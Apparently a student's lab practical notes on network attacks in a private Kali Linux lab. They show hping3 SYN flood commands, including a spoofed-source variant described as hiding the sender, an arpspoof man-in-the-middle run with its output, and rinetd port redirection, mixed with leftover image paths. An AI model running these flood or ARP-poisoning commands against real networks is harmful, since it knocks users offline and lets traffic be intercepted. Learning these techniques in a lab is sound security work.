ICMP Packet filtered from ip=103.10.224.129 name=dhcp-10-224-129.in2cable.com
ICMP Packet filtered from ip=103.10.224.129 name=dhcp-10-224-129.in2cable.com
get hostname... ICMP Packet filtered from ip=103.10.224.129 name=dhcp-10-224-129.in2cable.com

```




It can be clearly seen in the above wireshark image that my machine is sending syn packet continuously to the target machine. Similarly, we can use the same command with another option(

— flood) Instead of -i we will use –flood which will send the packet as fast as possible & doesn't show the replies.



```

└─(root㉿kali)-[~]
# hping3 -S -p 135 --flood 192.168.39.118
HPING 192.168.39.118 (eth0 192.168.39.118): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown

```



**SPOOFING your IP address and send the syn packet to the target machine for performing SYN DOS attack :-** Command: hping3 -S -p 135 --flood --rand-source 192.168.39.118 this command will make you anonymous and the target will never get to know that the packet is coming from which IP.



2. **ARP SPOOFING**, also known as ARP Poisoning actually using for Man in the Middle (MitM) attack. ARP is a protocol that enables the network to reach a specific device on the network. ARP translates Internet Protocol (IP) address to a Media Access Control (MAC) address, and vice versa. The easiest example, whenever our device wants to connect to the internet. Our device will contact the router or gateway first.

```
[root@kali)-[~]
# apt-get install dsniff
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following packages were automatically installed and are no longer required:
  freeglut3 libexporter-tiny-perl libhttp-server-simple-perl liblist-moreutils-perl liblist-moreutils-xs-perl libpython3.9-
  python3-dataclasses-json python3-limiter python3-marshmallow-enum python3-mypy-extensions python3-responses python3-spse
  python3-typing-inspect python3.9 python3.9-minimal ruby3.0 ruby3.0-dev ruby3.0-doc
Use 'apt autoremove' to remove them.
The following additional packages will be installed:
  libnids1.21
The following NEW packages will be installed:
  dsniff libnids1.21
0 upgraded, 2 newly installed, 0 to remove and 173 not upgraded.
Need to get 127 kB of archives.
After this operation, 512 kB of additional disk space will be used.
Do you want to continue? [Y/n] [REDACTED] copy your mac address**
```

## ENABLE IP FORWARDING IN KALI

```
[root@kali)-[~]
# echo >1 /proc/sys/net/ipv4/ip_forward

[root@kali)-[~]
```

CHECK USING arp -a command the connected device

```
[root@kali)-[~]
# arp -a
? (192.168.0.106) at [REDACTED] [ether] on eth0
? (192.168.0.1) at 60 [REDACTED] [ether] on eth0

[root@kali)-[~]
```

## TEST VICTIM MACHINE CONNECTION


A screenshot of a Google search results page. The search query is "hello ethical hackers". The results are filtered to show "Videos". The top result is a YouTube video titled "Ethical Hacking in 12 Hours - Full Course - Learn to Hack!" by "The Cyber Mentor". Below the video thumbnail, there is a timeline with 25 key moments. The first few moments are: "From 00:00 Introduction/w hoami", "From 29:58 Important Tools", "From 49:50 MAC Addresses", "From 01:04:39 The OSI Model", and "From 01:43 Installing Linux". Below this, another video thumbnail for "Ethical Hacking Full Course In 3 Hours| Learn Ethical Hacking ..." by "Simplilearn" is visible.

## LAUNCH THE ATTACK

```
(root㉿kali)-[~]
# ifconfig eth0
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
      inet 192.168.0.107 netmask 255.255.255.0 broadcast 192.168.0.255
      inet6 fe80::89ab:3bb9:ec1c:ec1c prefixlen 64 scopeid 0x20<link>
        ether 08:00:27:22:46:4f txqueuelen 1000 (Ethernet)
          RX packets 15471 bytes 5909671 (5.6 MiB)
          RX errors 0 dropped 0 overruns 0 frame 0
          TX packets 371268 bytes 22702932 (21.6 MiB)
          TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(root㉿kali)-[~]
# arpspoof -i eth0 -t 192.168.0.106 -r 192.168.0.1
8:0:27:22:46:4f 30:10:b3:33:10:e 0806 42: arp reply 192.168.0.1 is-at 8:0:27:22:46:4f
8:0:27:22:46:4f 60:a4:b7:85:9e:76 0806 42: arp reply 192.168.0.106 is-at 8:0:27:22:46:4f
8:0:27:22:46:4f 30:10:b3:33:10:e 0806 42: arp reply 192.168.0.1 is-at 8:0:27:22:46:4f
8:0:27:22:46:4f 60:a4:b7:85:9e:76 0806 42: arp reply 192.168.0.106 is-at 8:0:27:22:46:4f
8:0:27:22:46:4f 30:10:b3:33:10:e 0806 42: arp reply 192.168.0.1 is-at 8:0:27:22:46:4f
8:0:27:22:46:4f 60:a4:b7:85:9e:76 0806 42: arp reply 192.168.0.106 is-at 8:0:27:22:46:4f
8:0:27:22:46:4f 30:10:b3:33:10:e 0806 42: arp reply 192.168.0.1 is-at 8:0:27:22:46:4f
8:0:27:22:46:4f 60:a4:b7:85:9e:76 0806 42: arp reply 192.168.0.106 is-at 8:0:27:22:46:4f
```



AFTER ATTACK REFRESH THE PAGE TO CONFIRM



How ARP work, it changes the router physical address into your kali IP address. After that, your kali block the connection from the router into victim, it makes victim can't connect into internet.

## PRACTICAL 13 : Port Redirection and Tunneling


### a. Port Forwarding- RINETD



```
[root@kali:~]
# apt-get install rinetd
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
rinetd is already the newest version (0.73-1).
The following packages were automatically installed and are no longer required:
  freeglut3 libexporter-tiny-perl libhttp-server-simple-perl liblist-moreutils-perl liblist-more
  python3-dataclasses-json python3-limiter python3-marshmallow-enum python3-mypy-extensions pyth
  python3-typing-inspect python3.9 python3.9-minimal ruby3.0 ruby3.0-dev ruby3.0-doc
Use 'apt autoremove' to remove them.
0 upgraded, 0 newly installed, 0 to remove and 173 not upgraded.
```

```
[root@kali:~]
# nano /etc/rinetd.conf
```

```
# forwarding rules come here
#
# you may specify allow and deny rules after a specific forwarding rule? server.
# to apply to only that forwarding rule
#
# bindaddress bindport connectaddress connectport options ...
# 0.0.0.0      80      192.168.1.2      80
# ::1          80      192.168.1.2      80
# 0.0.0.0      80      fe80::1        80
# 127.0.0.1    4000    127.0.0.1      3000
# 127.0.0.1    4000/udp 127.0.0.1      22
# 127.0.0.1    8000/udp 192.168.1.2    8000/udp
192.168.0.107 80 192.168.0.112 80
```



**NOW CONNECTING FROM UBUNTU CONNECTING AT 192.168.0.107 AT APACHE SERVER CONFIGURED AT KALI PORT REDIRECTION IS DONE AT REDHAT MACHINE(192.168.0.112).**

**THEREFORE WHEN WE TRY CONNECTING TO KALI APACHE WE ARE REDIRECTED TO REDHAT MACHINE APACHE INSTEAD OF KALI APACHE.**

